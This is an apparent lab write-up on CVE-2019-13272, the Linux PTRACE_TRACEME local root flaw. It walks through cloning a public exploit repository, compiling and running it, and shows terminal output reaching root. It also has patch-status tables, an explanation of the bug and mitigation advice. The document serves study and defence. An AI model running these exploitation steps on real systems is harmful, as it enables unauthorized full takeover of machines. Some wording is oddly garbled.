
Action	Type	Old Value	New Value
Added	Reference		https://bugzilla.suse.com/show_bug.cgi?id=1140671 [No Types Assigned]

Vulnerable and fixed packages….



Vulnerable and fixed packages

The table below lists information on source packages.

Source Package	Release	Version	Status
linux (PTS)	jessie	3.16.56-1+deb8u1	vulnerable
	jessie (security)	3.16.81-1	fixed
	stretch	4.9.210-1	fixed
	stretch (security)	4.9.189-3+deb9u2	fixed
	buster	4.19.118-2	fixed
	buster (security)	4.19.98-1+deb10u1	fixed
	bullseye, sid	5.6.7-1	fixed
linux-4.9 (PTS)	jessie (security)	4.9.210-1~deb8u1	fixed

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
linux	source	(unstable)	4.19.37-6			
linux	source	buster	4.19.37-5+deb10u1		DSA-4484-1	
linux	source	jessie	3.16.70-1		DLA-1862-1	
linux	source	stretch	4.9.168-1+deb9u4		DSA-4484-1	
linux-4.9	source	jessie	4.9.168-1+deb9u4~deb8u1		DLA-1863-1	

CVE-2019-13272 (Local Root Exploit)


Finding root in the world of Linux exploitation is considered the holy grail. Like Windows's SYSTEM, the root account offers a complete administrative entrance to the operating system. Occasionally even a profitable exploit yields a low-level shell; In such a case, privilege enhancement technology can be used to gain access to the most potent accounts and totally own the entire system.

Local vulnerabilities are so popular, attackers operate automatically to attempt them all on an uncompromising server. What we eventually need is root access, so in order to achieve this, we are going to have to escalate privileges and break out of the restricted shell. In order to successfully exploit a vulnerability, an assailant must have at least one relevant tool or technique that can connect to a particular system weakness. Throughout this structure, vulnerabilities are also referred to as the **attack surface**.

As stated by **Wikipedia,** the *attack surface* of a software environment is the amount of the various points (for "attack vectors") where an unauthorized user (the "attacker") can attempt to enter data to or retrieve information from an environment. Keeping the offensive surface as small as feasible is a fundamental security measure.

First and foremost, we might be able to use command to view kernel information about the system.


uname -a



```
root@kali:~# uname -a
Linux kali 4.19.0-kali3-amd64 #1 SMP Debian 4.19.20-1kali1 (2019-02-14)
x86_64 GNU/Linux
root@kali:~# 
```

The command which is useful to discover what distribution is currently running and its release data.


lsb_release -a



```
root@kali:~# lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2019.1
Codename:       n/a
root@kali:~# 
```

Local Root Exploitation (CVE-2019-13272)….

Before we exploit the Local Root Vulnerability, we have to create a new user in the Kali environment.



Account Type: Standard | Administrator

Full Name: user

Username: use

This will be used to name your home folder and can't be changed.

Password

○ Allow user to set a password when they next login

● Set a password now

Password: ●●●●●●●●●●●

Adding more letters, numbers and punctuation will make the password stronger.


Confirm: ●●●●●●●●●●●

Login into the created new user using the login credentials.

In the terminal first change the home directory to Desktop using the **cd** command.

Clone the exploitable code from the website and then depository it into a new folder on the Desktop with the folder name of CVE-2019-13272 using **git clone** command.

[Reference - https://github.com/jas502n/CVE-2019-13272]



Linux 4.10 < 5.1.17 PTRACE_TRACEME local root

jas502n Update README.md	
CVE-2019-13272.c	Add files via upload
CVE-2019-13272.jpg	Add files via upload
README.md	Update README.md


Clone with HTTPS

Use Git or checkout with SVN using the web URL.

https://github.com/jas502n/CVE-2019-1327


cd Desktop

git clone https://github.com/jas502n/CVE-2019-13272.git




```
user@kali:~$ cd Desktop
user@kali:~/Desktop$ git clone https://github.com/jas502n/CVE-2019-13272.git
Cloning into 'CVE-2019-13272'...
remote: Enumerating objects: 44, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 44 (delta 20), reused 1 (delta 0), pack-reused 0
Unpacking objects: 100% (44/44), done.
user@kali:~/Desktop$
```

Lists the contents of the current directory (Desktop) or a specified directory with the **ls** command.




```
user@kali:~/Desktop$ ls
CVE-2019-13272
user@kali:~/Desktop$ 
```

Change the directory **cd CVE-2019-13272**



```
user@kali:~/Desktop$ cd CVE-2019-13272
user@kali:~/Desktop/CVE-2019-13272$
```

Lists the contents of the current directory (CVE-2019-13272) with the **ls** command.




```
user@kali:~/Desktop/CVE-2019-13272$ ls
CVE-2019-13272.c  CVE-2019-13272.jpg  README.md
user@kali:~/Desktop/CVE-2019-13272$ 
```

To run the exploit (Compile and execute the exploitable C code)

gcc CVE-2019-13272.c -o result

Exploit


./result



```
user@kali:~/Desktop/CVE-2019-13272$ gcc CVE-2019-13272.c -o result
user@kali:~/Desktop/CVE-2019-13272$ ls
CVE-2019-13272.c  CVE-2019-13272.jpg  README.md  result
user@kali:~/Desktop/CVE-2019-13272$ ./result
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
root@kali:/home/user/Desktop/CVE-2019-13272# 
```


strace is a useful diagnostic, instructional and debugging tool. In the simplest case **strace** runs the specified command until it exits. It intercepts and records the system calls which are called by a process and the signals which are received by a process. The name of each system calls, its arguments and its return values are printed on standard or to the file specified with the **-o** option.

strace -o systemcall.txt ./result



```
root@kali:/home/user/Desktop/CVE-2019-13272# strace -o systemcall.txt ./result
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
root@kali:/home/user/Desktop/CVE-2019-13272# 
```

Systemcall.txt file which creates in the CVE-2019-13272 :




```
ptrace(PTRACE_SYSCALL, 4842, NULL, 0)   = 0
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_TRAPPED, si_pid=4842, si_uid=0, si_status=SIGTRAP, si_utime=0, si_stime=1} ---
wait4(4842, [{WIFSTOPPED(s) && WSTOPSIG(s) == SIGTRAP}], 0, NULL) = 4842
ptrace(PTRACE_GETREGSET, 4842, NT_PRSTATUS, [{iov_base=0x7ffcdd5568a0, iov_len=216}]) = 0
ptrace(PTRACE_POKETEXT, 4842, 0x7ffddaf1d000, 0x7ffddaf1d018) = 0
ptrace(PTRACE_POKETEXT, 4842, 0x7ffddaf1d008, NULL) = 0
ptrace(PTRACE_POKETEXT, 4842, 0x7ffddaf1d010, NULL) = 0
ptrace(PTRACE_POKETEXT, 4842, 0x7ffddaf1d018, 0x326567617473) = 0
ptrace(PTRACE_POKETEXT, 4842, 0x7ffddaf1d020, NULL) = 0
ptrace(PTRACE_SETREGSET, 4842, NT_PRSTATUS, [{iov_base=0x7ffcdd5568a0, iov_len=216}]) = 0
ptrace(PTRACE_DETACH, 4842, NULL, 0)    = 0
wait4(4842,
```


When called for PTRACE_TRACEME, ptrace_link() would acquire a RCU an allusion to the parent's objective credentials, then give that pointer to get_cred(). Nevertheless, the object lifetime rules for things such as struct cred do not allow unconditionally turning an RCU reference into a constant reference.

PTRACE_TRACEME records the parent's credentials as if the parent was serving as the subject, but that is not the case. If a malicious unprivileged child uses PTRACE_TRACEME and the parent is privileged, and at a later point, the parent procedure becomes attacker-controlled (because it drops privileges and calls execve()), the attacker ends up with control over two procedures with a privileged ptrace relationship, which could be abused to ptrace a suid binary and get root privileges.

Lists the contents of the current directory (CVE-2019-13272) with the **ls** command.



```
root@kali:/home/user/Desktop/CVE-2019-13272# ls
CVE-2019-13272.c  CVE-2019-13272.jpg  README.md  result  systemcall.txt
root@kali:/home/user/Desktop/CVE-2019-13272# 
```




We can print user and group information for the specified USER, or (when USER omitted) for the current user and also print some useful set of identified information using the **id** command.

id

Print the user name associated with the current effective user ID by the **whoami** command.

whoami



```
root@kali:/home/user/Desktop/CVE-2019-13272# id
uid=0(root) gid=0(root) groups=0(root),1000(user)
root@kali:/home/user/Desktop/CVE-2019-13272# whoami
root
root@kali:/home/user/Desktop/CVE-2019-13272# exit
exit
root@kali:/home/user/Desktop/CVE-2019-13272# exit
exit
user@kali:~/Desktop/CVE-2019-13272$ 
```

Guarding against Local Root Escalations….

The most significant thing an administrator can accomplish is keep their servers up to date. If all the well-known vulnerabilities have been patched, then attackers don't have much to collaborate with. We strongly recommend (whenever possible) to disable shell activation for web users. For example, you can make changes to your php.ini to prevent system, execution, and popup functions from taking effect. This makes it difficult for attackers to execute their shells and commands:

disable_functions=exec,passthru,shell_exec,system,proc_open,popen

If the kernel/system is not always updated, the attacker could leverage those bugs to get root access.

Placed an Apache (or whatever web server that you are running) in accordance with a chroot jail with a negligible set of commands that are available.

References….

- ✓ "jas502n/CVE-2019-13272", *GitHub*, 2020. [Online]. Available: https://github.com/jas502n/CVE-2019-13272. [Accessed: 11- May- 2020].
- ✓ "1903 - project-zero - Project Zero - Monorail", *Bugs.chromium.org*, 2020. [Online]. Available: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903. [Accessed: 11- May- 2020].
- ✓ "Linux : Security vulnerabilities", *Cvedetails.com*, 2020. [Online]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-33/Linux.html [Accessed: 11- May- 2020].
- ✓ "What is a Vulnerability?", *Upguard.com*, 2020. [Online]. Available: https://www.upguard.com/blog/vulnerability. [Accessed: 11- May- 2020].
- ✓ "What is Vulnerability? - Definition from Techopedia", *Techopedia.com*, 2020. [Online]. Available: https://www.techopedia.com/definition/13484/vulnerability. [Accessed: 11- May- 2020].
- ✓ 2020. [Online]. Available: https://www.youtube.com/watch?v=3gtVySv4vsk. [Accessed: 11- May- 2020].

- ✓ "NVD - CVE-2019-13272", *Nvd.nist.gov*, 2020. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-13272. [Accessed: 11- May- 2020].

- ✓ D. Cid, "From a Site Compromise to Full Root Access – Local Root Exploits – Part II", *Sucuri Blog*, 2020. [Online]. Available: https://blog.sucuri.net/2013/05/from-a-site-compromise-to-full-root-access-local-root-exploits-part-ii.html. [Accessed: 11- May- 2020].

- ✓ "The Top 10 Linux Kernel Vulnerabilities You Should Know", *Resources.whitesourcesoftware.com*, 2020. [Online]. Available: https://resources.whitesourcesoftware.com/blog-whitesource/top-10-linux-kernel-vulnerabilities. [Accessed: 11- May- 2020].

- ✓ "CVE-2019-13272", *Security-tracker.debian.org*, 2020. [Online]. Available: https://security-tracker.debian.org/tracker/CVE-2019-13272. [Accessed: 11- May- 2020].

- ✓ "Vulnerability (computing)", *En.wikipedia.org*, 2020. [Online]. Available: https://en.wikipedia.org/wiki/Vulnerability_(computing). [Accessed: 11- May- 2020].

- ✓ <. -->, "How to Perform Local Privilege Escalation Using a Linux Kernel Exploit", *WonderHowTo*, 2020. [Online]. Available: https://null-byte.wonderhowto.com/how-to/perform-local-privilege-escalation-using-linux-kernel-exploit-0186317/. [Accessed: 11- May- 2020].